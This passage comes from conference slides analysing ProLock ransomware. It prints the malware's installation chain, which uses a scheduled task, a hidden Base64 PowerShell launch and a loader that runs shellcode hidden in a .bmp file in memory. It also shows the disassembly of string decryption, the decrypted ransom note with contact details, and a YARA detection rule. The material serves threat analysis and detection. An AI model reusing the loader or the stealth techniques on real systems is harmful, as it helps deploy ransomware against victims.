schtasks.exe /CREATE /XML C:\Programdata\WinMgr.xml /tn WinMgr
schtasks.exe /RUN /tn WinMgr
del C:\Programdata\WinMgr.xml
del C:\Programdata\run.bat
```

ProLock Ransomware installation process 2/3

CYBER CRIME CON20

Schtasks.exe parses the configuration data from the file **WinMgr.xml** and then executes **clean.bat**.

```
<Actions Context="Author">
  <Exec>
    <Command>C:\Programdata\clean.bat</Command>
  </Exec>
</Actions>
</Task>
```

Clean.bat then executes a Base64-encoded PowerShell script.

```
powershell.exe -nop -w hidden -e lAAgACAAIAAJAGYAdQBuAGMAdA …
```

ProLock Ransomware installation process 3/3

CYBER CRIME CON20

- The decoded PowerShell script then reads the content of **WinMgr.bmp**
- At first sight it appears to be a legitimate image file, but at a certain position the file contains the actual ProLock Ransomware shellcode, which the PowerShell script reads and then executes in memory.

```
$EXVsVb = $tHbxax.Invoke(0, 0x12000, 0x1000, 0x40);
[Byte[]] $NGGMfm = [IO.File]::ReadAllBytes('C:\Programdata\WinMgr.bmp');
$UnilFk = 0xA230;
if ([IntPtr]::Size - eq 8) {
    $UnilFk = 0XD7A0
};
for ($i = 0; $i - le($NGGMfm.Length - $UnilFk); $i++) {
    $SumOfH.Invoke(($EXVsVb.ToInt64() + $i), $NGGMfm[$i + $UnilFk], 1)
};
$jtwjnT.Invoke(0, 0, $EXVsVb, $EXVsVb, 0, 0);
Start - Sleep - Seconds 360000;
```

Runtime decryption

ProLock decrypts suspicious strings at runtime, trying to stay under the radar as long as possible.

```
                mov     [ebp-14h], eax
                lea     edx, JumpToDecryptedCode
                lea     eax, loc_401008
                sub     eax, 8
                sub     edx, eax
                mov     eax, [ebp-14h]
                add     edx, eax
                xor     ebx, ebx
                mov     eax, 97D69BEh

DecryptionLoop:                         ; CODE XREF: .flat:0040103D↓j
                                        ; .flat:0040104D↓j
                xor     [edx+ebx], eax
                cmp     dword ptr [edx+ebx], 90909090h
                jz      short loc_401041
                cmp     ebx, 0
                jnz     short loc_401041
                xor     [edx+ebx], eax
                inc     eax
                jmp     short DecryptionLoop
; ---------------------------------------------------------------------------
                jmp     short JumpToDecryptedCode
; ---------------------------------------------------------------------------

loc_401041:                             ; CODE XREF: .flat:00401032↑j
                                        ; .flat:00401037↑j
                add     ebx, 4
                cmp     dword ptr [edx+ebx], 0C4C4C4C4h
                jz      short JumpToDecryptedCode
                jmp     short DecryptionLoop
```

After decryption

```
aYourFilesHaveB db 'Your files have been encrypted by ProLock Ransomware using RSA-20'
                                        ; DATA XREF: sub_403237+85↓o
                db '48 algorithm.',0Dh,0Ah
                db 0Dh,0Ah
                db '   [.:Nothing personal just business:.]',0Dh,0Ah
                db 0Dh,0Ah
                db 'No one can help you to restore files without our special decrypti'
                db 'on tool.',0Dh,0Ah
                db 0Dh,0Ah
                db 'To get your files back you have to pay the decryption fee in BTC.'
                db 0Dh,0Ah
                db 'The final price depends on how fast you write to us.',0Dh,0Ah
                db 0Dh,0Ah
                db '   1. Download TOR browser: https://www.torproject.org/',0Dh,0Ah
                db '   2. Install the TOR Browser.',0Dh,0Ah
                db '   3. Open the TOR Browser.',0Dh,0Ah
                db '   4. Open our website in the TOR browser: msaoyrayohnp32tcgwcanh'
                db 'jouetb5k54aekgnwg7dcvtgtecpumrxpqd.onion',0Dh,0Ah
                db '   5. Login using your ID D8756FE07320C1859F44',0Dh,0Ah
                db 0Dh,0Ah
                db '   ***If you have any problems connecting or using TOR network:',0Dh
                db 0Ah
                db '   contact our support by email support981723721@protonmail.com',0Dh
                db 0Ah
                db 0Dh,0Ah
                db '   [You',27h,'ll receive instructions and price inside]',0Dh,0Ah
```

YARA rule to detect ProLock

CYBER CRIME CON20

```
rule Prolock_Malware {
    meta:
        description = "Detects Prolock malware in encrypted and decrypted mode"
        author = "Frank Boldewin (@r3c0nst)"
        reference = "https://raw.githubusercontent.com/fboldewin/YARA-rules/master/Prolock.Malware.yar"
        date = "2020-05-17"
        hash1 = "a6ded68af5a6e5cc8c1adee029347ec72da3b10a439d98f79f4b15801abd7af0"
        hash2 = "dfbd62a3d1b239601e17a5533e5cef53036647901f3fb72be76d92063e279178"

    strings:
        $DecryptionRoutine = {01 C2 31 DB B8 ?? ?? ?? ?? 31 04 1A 81 3C 1A}
        $DecryptedString1 = "support981723721@protonmail.com" nocase ascii
        $DecryptedString2 = "Your files have been encrypted by ProLock Ransomware" nocase ascii
        $DecryptedString3 = "msaoyrayohnp32tcgwcanhjouetb5k54aekgnwg7dcvtgtecpumrxpqd.onion" nocase ascii
        $CryptoCode = {B8 63 51 E1 B7 31 D2 8D BE ?? ?? ?? ?? B9 63 51 E1 B7 81 C1 B9 79 37 9E}

    condition:
        ((uint16(0) == 0x5A4D) or (uint16(0) == 0x4D42)) and filesize < 100KB and (($DecryptionRoutine) or (all of ($DecryptedString*) and $CryptoCode))
}
```

https://raw.githubusercontent.com/fboldewin/YARA-rules/master/Prolock.Malware.yar

Conclusion

CYBER CRIME CON20

- Ransomware attacks have increased massively in the last two years, and the success rate even at large companies illustrates how sophisticated and professional the perpetrators operate to reach their goal.
- If companies become victims of such an attack, a quick response is essential before the attackers can encrypt systems and/or exfiltrate sensitive data.
- Keeping in mind that supply chain attacks are a growing threat, affected companies should provide customers with as much as information as possible, including TTPs, IOCs and recommendation for actions.
- Gaining threat intelligence can help to get more insights even without having first hand information.

The end

CYBER CRIME CON20

Thanks to @Cocaman for exchanging ideas!

Acknowledgement to Diebold Nixdorf for being cooperative after sharing my analysis with them, which allowed us to get further insights into their internal DFIR process of this case.